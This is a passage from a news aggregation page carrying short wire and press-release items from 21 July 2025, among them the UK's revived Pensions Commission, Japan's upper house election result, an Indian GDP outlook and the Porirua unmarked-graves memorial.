in Bangladesh, pending the outcome of the trial. The party was barred from participating in the elections after the Election Commission suspended its registration. The measure has exacerbated social polarization and tensions.Meanwhile, the consequences of the collapse of the industrial sector are being felt in the country, with a significant drop in foreign investment, steadily rising inflation, and ever-rising costs for basic goods. “A sense of frustration is growing among people, which could have repercussions in the voting process,” notes a local Fides source in the Catholic community.In a country with 170 million inhabitants, the vast majority of whom are Muslim, Christians and other religious minorities have expressed concern about the return of radical Islamic parties to the political scene. Indeed, Bangladesh’s Supreme Court has overturned the ban on the country’s main Muslim party, which for more than ten years had been relegated to the margins of society by the government of former Prime Minister Sheikh Hasina. Jamaat-e-Islami will now be able to participate in the next general elections and is preparing to broaden its base of political consensus. The danger, highlighted especially by civil society organizations and associations, is the influence that Islamist parties could have on the country’s future government. Therefore, the interim government has been asked to complete the process of constitutional reforms before the elections, defining an institutional and legal framework based on the principles of democracy, pluralism, and equality. (PA) (Agenzia Fides, 19/7/2025)
    Share:

    MIL OSI Europe News –

    July 21, 2025
  • MIL-OSI China: The Guardians: A short video honoring Chinese military’s service 2025-07-21 14:58:10 The Chinese military has released a short film titled “The Guardians” to showcase the dedication of its soldiers in safeguarding their homeland, ensuring everyday peace and promoting global harmony.

    Source: People’s Republic of China – Ministry of National Defense

      2025 marks the 80th anniversary of the victory in the Chinese People’s War of Resistance Against Japanese Aggression (1931–1945) and the World Anti-Fascist War. The Chinese military has released a short video titled “The Guardians” to showcase the dedication of its soldiers in safeguarding their homeland, ensuring everyday peace and promoting global harmony. Chinese soldiers are deserving of our trust. The Chinese military serves as the guardians of all we hold dear.

    loading…

    MIL OSI China News –

    July 21, 2025
  • Knee injury ends Reddy’s England tour, Arshdeep out of Manchester test

    Source: Government of India

    Source: Government of India (4)

    India’s bowling attack suffered a double blow on Monday when Nitish Kumar Reddy was ruled out of the remainder of their tour of England due to a knee injury while fellow seamer Arshdeep Singh will also miss the fourth test in Manchester.

    India’s board (BCCI) did not share details of Reddy’s injury but cricket news website ESPNcricinfo reported the 22-year-old had damaged a ligament while training in the gym on Sunday.

    The bowling all-rounder, who played in two of the three tests so far in England, would be returning to India, the BCCI added.

    Arshdeep’s wait for a test debut goes on after the 26-year-old suffered a hand injury, and right-arm pacer Anshul Kamboj has been drafted into the squad as cover.

    “He sustained an impact injury to his left thumb while bowling in the nets at a training session in Beckenham,” the BCCI said in a statement.

    “The BCCI medical team is monitoring his progress.”

    With seamer Akash Deep nursing a groin issue, India could be left with no choice but to play pace spearhead Jasprit Bumrah in the Manchester test beginning on Wednesday.

    India had planned to limit Bumrah’s workload after the pacer had back surgery early this year, and he was due to be available for only one of the remaining two tests.

    England lead the five-match series 2-1.

    (Reuters)

    July 21, 2025
  • MIL-OSI United Nations: IOM and UNHCR Launch ‘Train-to-Hire’ Initiative to Boost International Refugee Employment

    Source: International Organization for Migration (IOM)

    Geneva, 21 July 2025 – In a move to strengthen refugee access to international labour markets, the International Organization for Migration (IOM) and UNHCR, the UN Refugee Agency, have launched a pioneering “train-to-hire” programme for displaced individuals in the Asia-Pacific region.

    MIL OSI United Nations News –

    July 21, 2025
  • MIL-OSI United Kingdom: Government revives landmark Pensions Commission to confront retirement crisis that risks tomorrow’s pensioners being poorer than today’s

    Source: United Kingdom – Executive Government & Departments

    Press release

    Government revives landmark Pensions Commission to confront retirement crisis that risks tomorrow’s pensioners being poorer than today’s

    Millions of people could benefit from a more secure retirement as the Government today [Monday 21 July 2025] revives the landmark Pensions Commission to examine why tomorrow’s pensioners are on track to be poorer than today’s and make recommendations for change.

    • Without action tomorrow’s retirees are on track to be poorer than today’s.
    • Almost half of working-age adults are still saving nothing with low earners, some ethnic minorities and the self-employed least likely to be pension saving.
    • Revived Pension Commission will consider the long-term future of our pensions system to make today’s workers better off in retirement.

    Millions of people could benefit from a more secure retirement as the Government today [Monday 21 July 2025] revives the landmark Pensions Commission to examine why tomorrow’s pensioners are on track to be poorer than today’s and make recommendations for change.

    The Commission of 2006 was a huge success, building a consensus for the roll-out of Automatic Enrolment into pension saving that means 88% of eligible employees are now saving, up from 55% in 2012.

    However, new analysis shows that there is more to do with the incomes of retirees set to fall over the next few decades if nothing changes:

    • Retirees in 2050 are on course for £800 or 8% less private pension income than those retiring today.
    • 4-in-10 or nearly 15 million people are undersaving for retirement.

    This partly reflects too many working age adults (45%) saving nothing at all into a pension, with lower earners, the self-employed and some ethnic minorities particularly at risk:

    • Over 3 million self-employed are not saving into a pension.
    • Only 1-in-4 low earners in the private sector are saving into a pension.
    • Just 1-in-4 of those from a Pakistani or Bangladeshi background are saving.

    New analysis today also reveals a stark a 48% gender pensions gap in private pension wealth between women and men. A typical woman currently approaching retirement can expect a private pension income worth over £5,000 less than that of a typical man (just over £100 per week for a woman compared to just over £200 a week for a man).

    While the introduction of Automatic Enrolment increased the numbers saving, saving levels have often remained low. Around 1-in-2 workers in the private sector only save around the minimum contribution level (8% or less of earnings).

    So the Government is today announcing it will revive the landmark Pension Commission two decades on, to address these stark findings.

    The relaunched Commission will explore the complex barriers stopping people from saving enough for retirement, with its final report due in 2027. It will examine the pension system as a whole and look at what is required to build a future-proof pensions system that is strong, fair and sustainable.

    Work and Pensions Secretary Liz Kendall said:

    People deserve to know that they will have a decent income in retirement – with all the security, dignity and freedom that brings. But the truth is, that is not the reality facing many people, especially if you’re low paid, or self-employed.

    The Pensions Commission laid the groundwork, and now, two decades later, we are reviving it to tackle the barriers that stop too many saving in the first place.

    Chancellor of the Exchequer Rachel Reeves said:

    We’re making pensions work for Britain. The Pension Schemes Bill and the creation of pension megafunds mean an average earner could get a £29,000 boost to their pension pots. Now we are going further to ensure that people can look forward to a comfortable retirement.

    Minister for Pensions Torsten Bell said:

    The original Pensions Commission helped get pension saving up and pensioner poverty down. But if we carry on as we are, tomorrow’s retirees risk being poorer than today’s. So we are reviving the Pensions Commission to finish the job and give today’s workers secure retirements to look forward to.

    Rain Newton-Smith, Chief Executive of the Confederation of British Industry said:

    The only route to higher living standards both in work and in retirement is through higher growth, productivity and better savings. As we look to the next decade and beyond, finding a consensus across business, government and our society on how to support people to save by building on the Mansion House reforms can create a pathway to a better future.

    Taking the time to review the best pathway to achieve this, whilst pursuing broader measures to support growth, will be needed to make it affordable for employers and workers and crucial to the aim of rising living standards, now and in retirement.

    Paul Nowak, General Secretary of the Trades Union Congress said:

    Everyone deserves dignity and security in retirement, but right now many workers – especially those in the private sector – will find themselves without enough to get by on. Far too many people won’t have enough pension for a decent retirement, and too many – especially women, BME and disabled workers and the self employed – are shut out of the workplace pension system all together.

    That’s why reviving the Pensions Commission – bringing together unions, employers and independent experts – is a vital step forward. Twenty years ago the Pension Commission played a key role in bringing millions more people into workplace pensions and reducing the risks of pensioner poverty. We now have a chance to build on that work by reaching a long-term consensus on extending auto-enrolment to those workers still missing out, and making sure that this system delivers the decent retirement incomes all workers need.

    Rocio Concha, Director of Policy and Advocacy at Which? Said:

    Which? research has found that many consumers are concerned that they won’t have the money they need for a comfortable retirement, so it is encouraging to see the government take steps to reverse this trend.

    For some consumers, the idea of contributing more money into their pension pot is both daunting and unmanageable, so it is crucial that this review looks in depth at the challenges savers face, and Which? looks forward to working with the government towards long-term reform of the industry.

    The Pensions Commission will be made up of Baroness Jeannie Drake (a member of the original Commission), Sir Ian Cheshire and Professor Nick Pearce, who will be responsible for steering its work. Drawing on the success of the original Pension Commission in building a national consensus, they will work closely with stakeholders such as the Confederation of British Industry and the Trades Union Congress.

    The Commission will make proposals for change beyond the current parliament to deliver a pensions framework that is strong, fair and sustainable. It will build on the Investment Review and Pension Schemes Bill – both of which ensures that people’s savings are working hard to support them in retirement.

    Alongside the Commission, the Government has, as required by law, also launched the State Pension Age Review, commissioning two independent reports for Government to consider when deciding the State Pension age for future decades:

    • Dr Suzy Morrissey will report on factors government should consider relating to State Pension age.
    • The Government Actuary’s Department will prepare a report on the proportion of adult life in retirement.

    Additional quotes

    Caroline Abrahams, Charity Director of Age UK said:

    We warmly welcome the Pensions Review, which has the potential to lay the foundations for a system of retirement saving that’s fit for the future. If we’re to avoid future generations of pensioners experiencing financial hardship, we need reforms that enable more people to build a decent standard of living, and we need them sooner rather than later to maximise the numbers who can be helped.

    Income for pensioners in the UK is based around both State and private pensions working together to help people enjoy a decent lifestyle once retired. The current system of saving has some significant gaps which have left many current pensioners struggling to make ends meet. Hopefully this can be avoided in future and particularly disadvantaged groups, including low-paid women and self-employed people on low incomes, can be helped to put money aside when appropriate for them to do so.

    There’s no getting away from the fact that the State Pension provides the bulk of retirement income for most pensioners, with 1.1million (13%) receiving all their income from the State. It’s therefore hugely important to consider the future of the State Pension alongside the role of private savings, as only once this is clear will it be possible to say with any accuracy how much people need to put aside to attain a decent standard of living once they retire.

    We look forward to working with the Government and the reviewers in the months to come.

    Jonny Haseldine, Head of Corporate Governance and Business Environment Policy at the British Chambers of Commerce said:

    Too few people are saving enough for retirement, affecting millions of employees and the firms we represent. Businesses want to help their staff make the right decisions for their financial futures.

    We welcome the launch of the new Pensions Commission – which is a timely and necessary next step from the original Commission over two decades ago.

    “It is essential we have a pensions system that supports both employees to build up savings and employers in managing costs. That’s even more crucial in the current economic climate.

    We also welcome the reiterated commitment that employer contribution rates won’t be increased during this parliament. Any future rises in minimum contributions must be gradual and paused if economic conditions worsen, giving business time to adjust to increased costs.

    Jon Richards, General Secretary of UNISON said:

    Every worker needs a pension they can rely upon in their old age. No one should be plunged into poverty when they retire.

    Any initiative that enhances current provision would be a good thing, especially moves to improve equality between men and women.

    With more pensioners falling into poverty as time goes by, it’s vital the commission works quickly.

    António Simões, CEO of Legal and General said:

    Saving enough for retirement isn’t just important, it’s urgent to securing individual futures and building a more prosperous society. To do this we must tackle adequacy – we need people to be able to contribute the right amount from the first pound they earn, and to build a pot that is invested in assets that will generate returns to support them in later life.

    That’s why the launch of the new Pensions Commission matters. Whether that is gradually increasing minimum auto-enrolment contribution rates or making it easier to access private market investments, like L&G has delivered through its Private Markets Access Fund, it is time to break down the barriers to building a retirement pot that are faced by millions across the country.

    Miles Celic OBE, Chief Executive Officer of The CityUK said:

    The Pensions Adequacy Review is another positive step in reforming pensions investment. Auto-enrolment has been a policy success, bringing millions into retirement saving, but further action is needed to ensure pension savings are adequate to provide an appropriate level of income for our ageing population. Total contributions will have to rise if we are to emulate the successes of, for example, Australia and Canada. This will involve difficult political choices alongside technical changes to policy and regulation, so it is right the appointees to the Commission consider the options thoroughly and, crucially, that they also draw on the industry’s significant expertise.

    Steve Webb, Partner at LCP said:

    The first Pensions Commission changed the UK pensions landscape and started the process of reform by getting millions of employees saving for the first time. But much work remains to be done, and this new Commission will have to consider reforms against a much more challenging backdrop. The Government has selected people who are widely respected in the world of business, the trade union movement and academia, who will be well placed to undertake this vital work, and I look forward to working with them constructively as they map out a new agenda for retirement saving.

    David Raw, Managing Director for Markets at UK Finance said:

    We welcome efforts to help ensure people are saving enough to deliver a decent level of income in retirement . Boosting financial and pension literacy, continuing to encourage private pension holding, and building on the success of auto-enrolment are key to achieving this. Well-functioning capital markets play a key role in a successful pension system and UK Finance looks forward to continuing to work closely with government as it progresses its programme for capital markets and pension reform.

    Chira Barua, CEO of Scottish Widows and CEO of Insurance, Pensions & Investments, Lloyds Banking Group said:

    We’ve been mapping trends in the UK’s retirement saving for 20 years and while automatic enrolment has been a gamechanger in kickstarting pensions saving for millions of workers, 39% (around 15 million) still risk facing poverty in retirement and action needs to be taken while there’s still time.

    Bringing all the right groups and the pensions industry together in this way made real progress last time, and we look forward to supporting the Commission in getting closer to cracking the pension crisis.

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 21 July 2025

    MIL OSI United Kingdom –

    July 21, 2025
  • MIL-OSI Australia: Introducing the new ACT Climate Change Council

    Source: Australian National Party

    As part of ACT Government’s ‘One Government, One Voice’ program, we are transitioning this website across to our . You can access everything you need through this website while it’s happening.

    Released 21/07/2025

    A new Chair and general members have been appointed to the ACT Climate Change Council for a 3-year term following a recruitment process.

    The eight members of the Council are representatives of the Canberra community with a wide range of expertise, skills and experience. Their insights will be vital as the ACT builds a climate-resilient city and community and continues to work on new and innovative methods to achieve net zero by 2045.

    The new members work across a variety of areas in the ACT including energy innovation and the energy transition, public health, climate change adaptation and resilience, youth engagement, and social and economic sciences.

    Dr Arnagretta Hunter will Chair the Council through her second term on the committee after joining in 2022.

    The ACT Government has also appointed the first of 2 dedicated Aboriginal and/or Torres Strait Islander positions, with Stephen Mudford formally joining the Council after participating previously as an Observer. Madison Barancewicz also joins as the Council’s first ever youth representative.

    The new appointments of the ACT Climate Change Council are:

    • Dr Arnagretta Hunter – (Chair)
    • Stephen Mudford (Aboriginal and/or Torres Strait Islander Member)
    • Madison Barancewicz (General Member)
    • Dean Spaccavento (General Member)
    • Professor Jacki Schirmer (General Member)
    • Associate Professor Rebecca Colvin (General Member)
    • Dr Rosemary McFarlane (General Member)
    • Dr Heinz Schandl (General Member)

    The new Council will work with the Canberra community to ensure their views can be reflected in the advice provided to the Minister.

    Recruitment will be undertaken for a second dedicated Aboriginal and/or Torres Strait Islander position, as outlined in the Climate Change and Greenhouse Gas Reduction Act 2010. The government will continue working with the Aboriginal and Torres Strait Islander community to fill this position.

    Find out more about the ACT Climate Change Council on the Everyday Climate Choices website.

    Quotes attributable to Minister for Climate Change, Environment, Energy and Water Suzanne Orr:

    The ACT Climate Change Council provides valuable, independent expertise and advice to help guide and inform the development of government climate change and energy policy. The ACT has an ambitious target of becoming a zero-emissions territory by 2045.

    Whilst we are making progress towards achieving this goal, there is more work to be done and we need to shift to doing things differently. As a jurisdiction we’ve achieved a lot and we’re now arriving at an increasingly complex and challenging period of the transition.

    The diverse skills and expertise of the new ACT Climate Change Council will be important as we investigate further emissions reduction options for hard to abate and complex sectors, such as waste and transport.

    The new and diverse Climate Change Council seeks to better represent every corner of the Canberra community. The Council will play an important role in helping to shape the new ACT Climate Change Strategy, with a focus on changing and improving the way we reduce emissions and prepare and adapt for the impacts of climate change.

    I want to extend my gratitude to the outgoing members and the outgoing Chair, Professor Mark Howden, who have contributed significantly to the ACT’s nation-leading work on climate action.

    I look forward to working with the new Council to provide further benefits for the ACT community.

    Quotes attributable to Chair of the ACT Climate Change Council Dr Arnagretta Hunter:

    “It is an honour to accept another term with the ACT Climate Change Council and particularly to serve as its Chair. I’ve accepted this role because of the remarkable group that’s been assembled for this Council term. I’d like to thank our remarkable ACT community for their expertise and enthusiasm to be involved, and also congratulate the Minister on her work to achieve what will be a great Council.  With diverse skills, deep understanding of the challenges and opportunities of the changing climate, along with genuine community connection I believe the Council will continue to offer frank and fearless advice framed with compassion and engagement for the ACT today and into the future.

    “I’m particularly proud to do this work in Canberra. The ACT has been a global leader in climate change action and policy and, along with other significant challenges, climate change remains a focus and priority.  The past few years have offered us a glimpse of the challenges to come with increasing extreme weather events as the climate changes, we know that planning for our future is increasingly important.

    “This Council will balance our robust understanding of science and communities along with an imagination for our best future. Among other tasks, we will help frame the next iteration of the ACT Climate Change Strategy, offering what we hope is the best evidence and approach for our community”.

    – Statement ends –

    Suzanne Orr, MLA | Media Releases

    «ACT Government Media Releases | «Minister Media Releases

    MIL OSI News –

    July 21, 2025
  • MIL-OSI Economics: Development Asia: Enhancing the Enabling Environment for SMEs in the Lao PDR

    Source: Asia Development Bank

    The government should streamline business formalization and reduce entry costs for SMEs. To achieve this, the government should fully digitize the business registration process and ensure platforms are user-friendly and accessible to enterprises of all sizes. Registration procedures should be consolidated into a single step across all provinces, including for enterprises subject to additional regulatory oversight under the “control list.” In parallel, eliminating registered capital requirements and simplifying the fee structure, based on enterprise type rather than location or sector. would further lower barriers to entry and incentivize compliance.

    Simplifying the tax system will reduce burdens and encourage formal participation. Abolishing the renewal requirement for tax TINs would eliminate an unnecessary administrative burden and reduce opportunities for informal payments. Tax reporting procedures, particularly for micro and small enterprises, should be simplified and adapted to reflect firms’ varying accounting capacities. The expansion of online tax filing systems and electronic bank transfer mechanisms would improve compliance and reduce transaction costs. Additionally, linking tax compliance to access to credit by using tax history as a basis for creditworthiness can incentivize more accurate income reporting and formal participation in the financial system.

    Modernizing institutions and scaling up e-governance will improve regulatory transparency. To reduce discretionary enforcement and promote a predictable regulatory environment, the government should expand e-government platforms for approvals, licensing, and compliance reporting. Standardized digital procedures will enhance predictability and reduce reliance on informal networks. Ensuring the consistent application of national policies across provinces is essential to providing a level playing field for businesses and increasing confidence in public institutions.

    Investments in infrastructure and skills are essential to strengthen the enabling environment. Improving the SME operating environment requires sustained investment in reliable electricity, roads, and telecommunications—especially in underserved or high-potential regions. Regulatory enforcement mechanisms should be used to ensure the quality and maintenance of infrastructure assets, such as enforcing vehicle weight limits to preserve roads. At the same time, labor market competitiveness should be addressed through wage policy reform and improved retention strategies, including vocational and on-the-job training programs that align more closely with private sector needs.

    Targeted support for women entrepreneurs can unlock inclusive business growth. To increase women’s participation in the formal economy, it is important to recognize the impact of unpaid care responsibilities and promote family-friendly workplace policies. Introducing tax concessions for childcare expenses and expanding mobile-enabled platforms would enhance access to services and information for women entrepreneurs. Targeted training programs, combined with improved access to digital trade platforms, will help address gender-specific barriers in trade, formalization, and enterprise growth.


    [1] The ProFIT survey is a collaborative effort between the Asian Development Bank (ADB), the Asia Foundation, the Department of Foreign Affairs and Trade (DFAT) of the Government of Australia, and the Lao National Chamber of Commerce and Industry (LNCCI).

    MIL OSI Economics –

    July 21, 2025
  • MIL-Evening Report: Pacific leaders demand respectful involvement in memorial for unmarked graves

    By Mary Afemata, of PMN News and RNZ Pacific

    Porirua City Council is set to create a memorial for more than 1800 former patients of the local hospital buried in unmarked graves. But Pacific leaders are asking to be “meaningfully involved” in the process, including incorporating prayer, language, and ceremonial practices.

    More than 50 people gathered at Porirua Cemetery last month after the council’s plans became public, many of whom are descendants of those buried without headstones.

    Cemeteries Manager Daniel Chrisp said it was encouraging to see families engaging with the project.

    Chrisp’s team has placed 99 pegs to mark the graves of families who have come forward so far. One attendee told him that it was deeply moving to photograph the site where two relatives were buried.

    “It’s fantastic that we’ve got to this point, having the descendants of those in unmarked graves encouraged to be involved,” he said.

    “These plots represent mothers, fathers, brothers, sisters, children and other relatives, so it’s important to a lot of people.”

    The Porirua Lunatic Asylum, which later became Porirua Hospital, operated from 1887 until the 1990s. At its peak in the 1960s, it was one of Aotearoa New Zealand’s largest hospitals, housing more than 2000 patients and staff.

    As part of the Royal Commission of Inquiry into Abuse in Care, the government has established a national fund for headstones for unmarked graves.

    Porirua City Council has applied for $200,000 to install a memorial that will list every known name.

    Some pegs that mark the resting places of former patients buried in unmarked graves at Porirua Cemetery. Image: Porirua Council/RNZ/LDR

    Criticism over lack of Pacific consultation
    Some Pacific community leaders say they were never consulted, despite Pacific people among the deceased.

    Porirua Cook Islands Association chairperson Teurukura Tia Kekena said this was the first she had heard of the project, and she was concerned Pacific communities had not been included in conversations so far.

    “If there was any unmarked grave and the Porirua City Council is aware of the names, I would have thought they would have contacted the ethnic groups these people belonged to,” she said.

    “From a Cook Islands point of view, we need to acknowledge these people. They need to be fully acknowledged.”

    Kekena learned about the project only after being contacted by a reporter, despite the council’s ongoing efforts to identify names and place markers for families who have come forward.

    The council’s application for funding is part of its response to the Royal Commission of Inquiry.

    A photograph shows Porirua Hospital in the early 1900s. Image: Porirua City Council/LDR

    Kekena said it was important how the council managed the memorial, adding that it mattered deeply for Cook Islands families and the wider Pacific community, especially those with relatives buried at the site.

    Reflect Pacific values
    She believed that a proper memorial should reflect Pacific values, particularly the importance of faith, family, and cultural protocol.

    “It’s huge. It’s connecting us to these people,” she said. “Just thinking about it is getting me emotional.

    “Like I said, the Pākehā way of acknowledging is totally different from our way. When we acknowledge, when we go for an unveiling, it’s about family. It’s about family. It’s about family honouring the person that had passed.

    “And we do it in a way that we have a service at the graveside with the orometua [minister] present. Yeah, unveil the stone by the family, by the immediate family, if there were any here at that time.”

    She also underscored the connection between remembering the deceased and healing intergenerational trauma, particularly given the site’s history with mental health.

    Healing the trauma
    “It helps a lot. It’s a way of healing the trauma. I don’t know how these people came to be buried in an unmarked grave, but to me, it’s like they were just put there and forgotten about.

    “I wouldn’t like to have my family buried in a place and be forgotten.”

    Kekena urged the council to work closely with the Cook Islands community moving forward and said she would bring the matter back to her association to raise awareness and check possible connections between local families and the names identified.

    Yvonne Underhill‑Sem, a Cook Islands community leader and professor of Pacific Studies at the University of Auckland, said the memorial had emotional significance, noting her personal connection to Whenua Tapu as a Porirua native.

    “In terms of our Pacific understandings of ancestry, everybody who passes away is still part of our whānau. The fact that we don’t know who they are is unsettling,” she said.

    “It would be a real relief to the families involved and to the generations that follow to have those graves named.”

    Council reponse
    A Porirua City Council spokesperson said they had been actively sharing the list of names with the public and encouraged all communities — including Pacific groups, genealogists, and local iwi — to help spread the word.

    So far, 99 families have come forward.

    “We would encourage any networks such as Pacific, genealogists and local iwi to share the list around for members of the public to get in touch,” the spokesperson said.

    The list of names is available on the council’s website and includes both a downloadable file and a searchable online tool here.

    Porirua councillors Izzy Ford and Moze Galo say the memorial must reflect Pacific values. Image: Porirua Council/RNZ/LDR

    Porirua councillors Izzy Ford and Moze Galo, two of the three Pacific members on the council, said Pacific families must be central to the memorial process. Ford said burial sites carried deep cultural weight for Pacific communities.

    “We know that burial sites are more than just places of rest, they are sacred spaces that hold our stories, our ancestry and dignity — they are our connection to those who came before us.”

    She said public notices and websites were not enough.

    “If we are serious about finding the families of those buried in unmarked graves here in Porirua, we have to go beyond public notices and websites.”

    Funding limited
    Ford said government funding would be limited, and the council must work with trusted Pacific networks to reach families.

    “It means partnering with groups who carry trust in our community . . . Pacific churches, elders, and organisations, communicating in our languages through Pacific radio, social media, community events, churches, and health providers.”

    Galo agreed and said the memorial must reflect Pacific values in both design and feeling.

    “It should feel warm, colourful, spiritual, and welcoming. Include Pacific designs, carvings, and symbols . . .  there should be room for prayer, music, and quiet reflection,” he said.

    “Being seen and heard brings healing, honour, and helps restore our connection to our ancestors. It reminds our families that we belong, that our history matters, and that our voice is valued in this space.”

    Galo said the work must continue beyond the unveiling.

    “Community involvement shouldn’t stop after the memorial is built, we should have a role in how it’s maintained and used in the future.

    “These were real people, with families, love, and lives that mattered. Some were buried without names, without ceremony, and that left a deep pain. Honouring them now is a step toward healing, and a way of saying, you were never forgotten.”

    Members of the public who recognise a family name on the list are encouraged to get in touch by emailing cemeteries@poriruacity.govt.nz.

    LDR is local body journalism co-funded by RNZ and NZ On Air. Asia Pacific Report is a partner in the project.

    MIL OSI Analysis – EveningReport.nz –

    July 21, 2025
  • India’s GDP to grow at 6.5% in FY26; inflation expected to average 4%: Crisil

    Source: Government of India

    Source: Government of India (4)

    India’s gross domestic product (GDP) is projected to grow at 6.5% in the current fiscal year (FY26), driven by improving domestic consumption and other positive indicators, according to a report released by Crisil on Monday.

    The Crisil Intelligence near-term outlook highlighted global uncertainty stemming from US tariff actions as the primary risk to India’s growth. However, it noted that the economy is likely to be supported by an above-normal monsoon, income tax relief, and the Reserve Bank of India’s (RBI) Monetary Policy Committee (MPC) rate cuts.

    GDP growth accelerated to 7.4% year-on-year in the fourth quarter of FY25, up from 6.4% in the previous quarter. Overall, GDP grew by 6.5% in FY25.

    The report also pointed to a significant decline in inflation, with the Consumer Price Index (CPI) inflation falling to 2.1% in June – its lowest in 77 months – driven by negative food inflation.

    “Given the current inflation trajectory, an above-normal monsoon forecast, and expectations of soft global oil and commodity prices, we project average CPI inflation to ease to 4% this fiscal, down from 4.6% last fiscal,” the report stated.

    Crisil also anticipates one more repo rate cut by the RBI this fiscal, followed by a pause.

    “The MPC cut the policy rate by 100 basis points between February and June 2025. Its shift in stance from accommodative to neutral in June reflects the front-loading of rate cuts and a data-dependent approach going forward,” it said. The 100 bps Cash Reserve Ratio (CRR) cut will be implemented in four tranches between September and November 2025.

    On the fiscal front, the Union Budget has targeted a reduction in the central government’s fiscal deficit to 4.4% of GDP this fiscal, down from 4.8% in FY25.

    Gross market borrowing is estimated at ₹14.8 lakh crore for this fiscal – 5.8% higher year-on-year – with 54% of the budgeted borrowing planned for the first half of the fiscal, the report added.

    As of May, the fiscal deficit stood at 0.8% of the full-year budget target, significantly lower than the 3.1% recorded in the same period last fiscal. This was attributed to higher revenue receipts and lower revenue expenditure.

    The report further projects India’s current account deficit (CAD) to average 1.3% of GDP in FY26, compared to 0.6% in the previous fiscal year.

    (IANS)

    July 21, 2025
  • When you butcher civilians, you don’t get pass but justice: US House Committee on TRF ban

    Source: Government of India

    Source: Government of India (4)

    The US House Committee on Foreign Affairs has strongly backed the recent designation of The Resistance Front (TRF) as a Foreign Terrorist Organization (FTO), emphasising that the group’s violent actions warrant international condemnation and justice, not leniency.

    Posting on its official handle on X, the committee stated: “President Trump calls it like it is. The Resistance Front is a foreign terrorist organization and deserves the designation. When you butcher civilians, you don’t get a pass—you get JUSTICE.”

    The remarks came after the US Department of State officially designated TRF, a proxy of the Pakistan-based terror outfit Lashkar-e-Taiba (LeT), as both a Foreign Terrorist Organization (FTO) and a Specially Designated Global Terrorist (SDGT).

    The group claimed responsibility for the April 22 Pahalgam terror attack, in which 26 civilians, mostly tourists, were brutally killed in one of the deadliest attacks on Indian soil since the 2008 Mumbai attacks.

    In its official statement, the US Department of State said: “The Department of State is adding The Resistance Front (TRF) as a designated Foreign Terrorist Organization (FTO) and Specially Designated Global Terrorist (SDGT). TRF, a Lashkar-e-Tayyiba (LeT) front and proxy, claimed responsibility for the April 22, 2025, Pahalgam attack, which killed 26 civilians. This was the deadliest attack on civilians in India since the 2008 Mumbai attacks conducted by LeT. TRF has also claimed responsibility for several attacks against Indian security forces, including most recently in 2024.”

    The department emphasised that these actions reflect the Trump Administration’s commitment to national and global security.

    “These actions taken by the Department of State demonstrate the Trump Administration’s commitment to protecting our national security interests, countering terrorism, and enforcing President Trump’s call for justice for the Pahalgam attack.”

    The TRF designation comes amid increasing international pressure on Pakistan to curb terror groups operating from its soil. India has long accused Pakistan of sheltering and supporting LeT and its front organisations, including TRF, which emerged in 2019 as a shadow group to avoid international scrutiny.

    (IANS)

    July 21, 2025
  • MIL-OSI Russia: Japan’s Ruling Coalition May Lose Upper House Majority – NHK

    Translation. Region: Russian Federal

    Source: People’s Republic of China in Russian – People’s Republic of China in Russian –

    An important disclaimer is at the bottom of this article.

    Source: People’s Republic of China – State Council News

    TOKYO, July 21 (Xinhua) — The coalition led by Japan’s ruling Liberal Democratic Party (LDP) may lose its majority in the House of Councillors (upper house of parliament) in Sunday’s elections, public broadcaster NHK reported.

    According to NHK, the LDP-Komeito coalition will not be able to secure the 125 seats needed to maintain a majority.

    The House of Councillors consists of 248 members. The term of office of statesmen is 6 years. Every three years, half of the composition of the House is renewed.

    The main opposition Constitutional Democratic Party of Japan is expected to increase its seat count, while the Democratic Party for the People (DPPP) and the Sanseito Party are also expected to make significant gains, NHK forecasts. –0–

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI Russia: Breaking: Japan’s PM vows to stay in office after election defeat

    Translation. Region: Russian Federal

    Source: People’s Republic of China in Russian – People’s Republic of China in Russian –

    An important disclaimer is at the bottom of this article.

    Source: People’s Republic of China – State Council News

    TOKYO, July 21 (Xinhua) — Japanese Prime Minister Shigeru Ishiba vowed on Monday to remain in office despite a major defeat in the House of Councillors election where the ruling Liberal Democratic Party (LDP) and its coalition partner failed to secure a majority. -0-

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI China: Japanese PM vows to stay in office after election setback

    Source: People’s Republic of China – State Council News

    Japanese Prime Minister Shigeru Ishiba on Monday vowed to stay in office despite a significant electoral setback in the House of Councillors election, where the ruling Liberal Democratic Party (LDP) and its coalition partner failed to secure a majority.

    Speaking at a press conference on Monday afternoon, Ishiba acknowledged the disappointing results and expressed a strong sense of responsibility.

    “What is most important right now is to avoid causing stagnation in national politics,” he said, vowing efforts to fulfill the responsibilities as the leading party.

    His remarks came amid growing public dissatisfaction over rising living costs and policy missteps, which analysts say contributed to the poor performance of the ruling bloc.

    According to the final vote count completed in the early hours of Monday, the LDP secured only 39 seats of the 125 contested seats in the upper house election, while Komeito took eight, below their combined target of 50.

    Even with their existing non-contested seats of 75, they now held fewer than the 125 seats needed for a majority in the 248-member upper chamber.

    Despite the setback, Ishiba emphasized the need for stability and continuity in government, and formally declared his intention to continue serving as prime minister. 

    MIL OSI China News –

    July 21, 2025
  • PM Modi shares article commending progress in Meghalaya

    Source: Government of India

    Source: Government of India (4)

    Prime Minister Narendra Modi on Sunday shared an article highlighting progress made by the state of Meghalaya.

    In response to an article shared by Finance Minister Nirmala Sitharaman, PM Modi said on X, “Union Finance Minister Nirmala Sitharaman highlights Meghalaya’s remarkable transformation driven by tourism, youth empowerment, women-led SHGs, initiatives like the PM Suryaghar Muft Bijli Yojana, the Vibrant Village Programme and more. With strong government support and vibrant community spirit, the state stands as a blueprint for a resilient and self-reliant India.”

    In her article, FM Sitharaman highlighted Meghalaya’s remarkable progress across infrastructure, youth empowerment, agriculture, and cultural preservation – from smooth highways connecting Guwahati to Shillong, to the scenic Umiam Lake being developed as a world-class tourism hub under the SASCI scheme.

    FM Sitharaman said that her visits to local Farmer Producer Organisations (FPOs) and Self-Help Groups (SHGs) revealed a dynamic entrepreneurial spirit, with Meghalaya’s farmers and women leaders turning into business owners. The export of pineapples to Dubai and the cultivation of shitake mushrooms with Japanese collaboration are just a few indicators of agricultural innovation.

